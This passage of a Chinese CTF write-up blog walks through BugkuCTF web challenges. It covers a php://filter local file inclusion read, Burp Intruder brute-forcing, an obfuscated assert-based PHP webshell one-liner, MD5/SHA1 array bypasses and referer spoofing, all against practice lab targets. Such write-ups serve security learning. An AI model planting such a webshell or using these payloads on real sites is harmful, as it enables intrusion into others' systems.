'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

发现URL编码，紧接着是一个函数，那便顺着函数的思路，把URL编码连接好

输入(原始值):

```
%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62%35%34%61%61%32%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b
```

输出(转换值):

```
function checkSubmit(){var a=document.getElementById("password");if ("undefined"!=typeof a){if ("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return 0;alert ("Error");a.focus();return 1;}document.getElementById ("levelQuest").onsubmit=checkSubmit;
```

发现一段奇特的数字，拿去试试！（碰运气）

看看源代码？

KEY{[REDACTED]}


## 14.flag在index里

ⓘ 不安全 | 123.206.87.240:8005/post/index.php?file=show.php

这是一个典型的文件包含漏洞，(file关键字是提示，其实也是CTF的套路)

这里用到了php的封装协议：<http://php.net/manual/zh/wrappers.php.php>

具体怎么用呢，先说结果：<http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>



然后将得到的字符串base64解码得到index的源码：

```
<html>
  <title>Bugku-ctf</title>

<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href = \"/>click me? no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag:flag{e...}
?>
</html>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

现在具体说说 `file=php://filter/read=convert.base64-encode/resource=index.php` 的含义

首先这是一个file关键字的get参数传递，`php://` 是一种协议名称，`php://filter/` 是一种访问本地文件的协议，`/read=convert.base64-encode/` 表示读取的方式是base64编码后，`resource=index.php` 表示目标文件为index.php。


通过传递这个参数可以得到index.php的源码，下面说说为什么，看到源码中的include函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码。


而include的内容是由用户控制的，所以通过我们传递的file参数，是include()函数引入了index.php的base64编码格式，因为是base64编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。


转载：<https://blog.csdn.net/zpy1998zpy/article/details/80585443>

## 15.输入密码查看flag






根据提示，想到bp中的爆破工具



十年之后，跑出来了!!!



93580	2	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	1	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	1	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	1	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	1	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	1	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	1	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
8	1	10007	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

查看响应

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
93580	2	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	1	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	1	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	1	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	1	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	1	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	1	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
8	1	10007	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Feb 2019 11:28:35 GMT
Content-Type: text/html
Connection: close
Set-Cookie: isview=13579; expires=Fri, 15-Feb-2019 14:28:35 GMT
Content-Length: 46

flag{[redacted]h}

</body>
</html>

```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

或在浏览器中输入爆破出的密码

123.206.87.240:8002/baopo/?yes

flag{k[redacted]h}


## 16. 点击一百万次

```
</style>
<head>
  <meta charset="utf-8"
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <script src="jquery-3.2.1.min.js"></script>
  <title>点击一百万次</title>
</head>
<body>
  <h1 id="goal">Goal: <span id="clickcount">0</span>/1000000</h1>
  
  <span id="flag"></span>
</body>
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
          var form = $('<form action="" method="post">' +
            '<input type="text" name="clicks" value="" + clicks + " hidden/>' +
            '</form>');
          $('body').append(form);
          form.submit();
        }
      });
  });

```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

分析代码可知，当clicks=1000000时，flag就出来了。而且还是post请求，应该怎么解决毫无疑问



[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

## 17.过狗一句话

# 过狗一句话

## 100

<http://123.206.87.240:8010/>

送给大家一个过狗一句话

```
<?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc);  
$poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5];  
$poc_2($_GET['s'])?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

explode()分割a#s#s#e#r#t为assert，使用assert()函数的解析传进来的s串，assert有代码执行漏洞。构造payload

`s=print_r(scandir('./'))`; 查看任意目录



Array ( [0] => %B1%A3%BB%A4ctf%C8%CB%C8%CB%D3%D0%D4%F0.%D3%E9%C0%D6%D2%BB%CF%C2%BE%CD%BA%C3 [1] => . [2] => .. [3] => .htaccess [4] => 2.php [5] => **f94lag.txt** [6] => fl4g.php [7] => flag.php [8] => flag.txt [9] => flag1.php [10] => index.php [11] => newfile.txt ) can you get flag?

flag可能就藏在这里，看一下



BUGKU {

## 18.前女友(SKCTF)

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个…”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……

.....

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过。.....”

## PHP是世界上最好的语言

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

呵呵哒

右键源代码是家常便饭

```
<html>
<head>
  <title></title>
  <style type="text/css">
    .link {
      text-decoration: none;
      color: #000;
    }
    .link:hover {
      text-decoration: none;
      color: #000;
    }
  </style>
</head>
<body>
<div align="center">
<p>分手了，纠结再三我没有拉黑她，原因无它，放不下。
<p>终于那天，竟然真的等来了她的消息：“在吗？”
<p>我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”
<p>“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……
<p>“帮我看看这个…”说着，她发来一个<a class="link" href="code.txt" target="_blank">链接</a>。
<p>不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……
<p>.....
<p>“我到底做错了什么，要给我看这个！”
<p>“还记得你曾经说过。.....”
<h2>PHP是世界上最好的语言</h2>
</div>
</body>
</html>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)



就这一点有用的

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])) {
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)) {
        if(!strcmp($v3, $flag)) {
            echo $flag;
        }
    }
}
?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

遇到这种的数组绕过就ok

payload `v1[]=1&v2[]=2&v3[]=3`



分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉.....

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头.....

.....

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过.....”

## PHP是世界上最好的语言

SKCTF{P\_h\_p\_.....}

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

## 19.你从哪里来

bp抓包，加上http头 `referer:https://www.google.com`

The screenshot shows the Burp Suite Professional v1.7.26 interface. The window title is "Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry\_Lau - Unlimited by mxcx@fosec.vn". The main menu includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". There are four tabs labeled "1 x", "2 x", "3 x", and "4 x". The "Request" tab is active, showing a raw HTTP request. The "Response" tab is also active, showing a raw HTTP response. The request is a GET request to "/from.php" with a referer header set to "https://www.google.com". The response is a 200 OK status with a content-type of "text/html" and a content-length of 21. The response body contains the text "flag{...}".

Request

```
GET /from.php HTTP/1.1
Host: 123.206.87.240:9009
referer:https://www.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Feb 2019 12:12:13 GMT
Content-Type: text/html
Connection: close
Content-Length: 21

flag{...}
```

## 20.md5 collision(NUPT\_CTF)

利用MD5函数漏洞构造payload `a=s878926199a`

The screenshot shows a web browser window with the address bar containing "123.206.87.240:9009/md5.php?a=s878926199a". The page content displays "flag{...}" in a large font, indicating a successful collision attack. The browser's address bar shows a warning icon and the text "不安全 | 123.206.87.240:9009/md5.php?a=s878926199a". The browser's toolbar includes buttons for "SDUTSec", "BugkuCTF - 练习平台", "南京邮电大学网络攻防", "SDUT CTF 2018", "GitHub", and "i".

flag{...}

## 21.各种绕过

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

有GET请求，也有POST请求

数组绕过，GET在URL输入、POST用HackBar

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])


        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?> Flag: flag{XXXXXXXXXXXXXXXXXXXX}
```



## 22.细心

## Something error:

### 404 Not Found

No such file or directory.

Please check or [try again](#) later.

Generated by [kangle/3.5.5](#).

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

一般像这种没思路的，除了右键源代码便是御剑扫描

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名:  开始扫描 停止扫描

线程:  (条 CPU核心 \* 5最佳)  DIR: 1153  ASPX: 822  探测200

超时:  (秒 超时的页面被丢弃)  ASP: 1854  PHP: 1066  探测403

MDB: 419  JSP: 631  探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	<a href="http://123.206.87.240:8002/web13/robots.txt">http://123.206.87.240:8002/web13/robots.txt</a>	200
2	<a href="http://123.206.87.240:8002/web13/index.php">http://123.206.87.240:8002/web13/index.php</a>	200

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

访问robots.txt

User-agent: \*  
Disallow: /resusl.php

按步骤来

## The Result

Warning:你不是管理员你的IP已经被记录到日志了

202.110.209.171

By bugkuctf.

if (\$\_GET[x]==\$password) 此处省略1w字

https://blog.csdn.net/weixin\_43921596

注意到管理员字样

payload `x=admin`

**The Result**

厉害了!  
flag(CTF\_00000\_00000)

<a href="#">112.28.179.12</a>	-----	18-02-10 02:07:51am
<a href="#">112.28.179.12</a>	-----	18-02-10 02:07:53am

https://blog.csdn.net/weixin\_43921596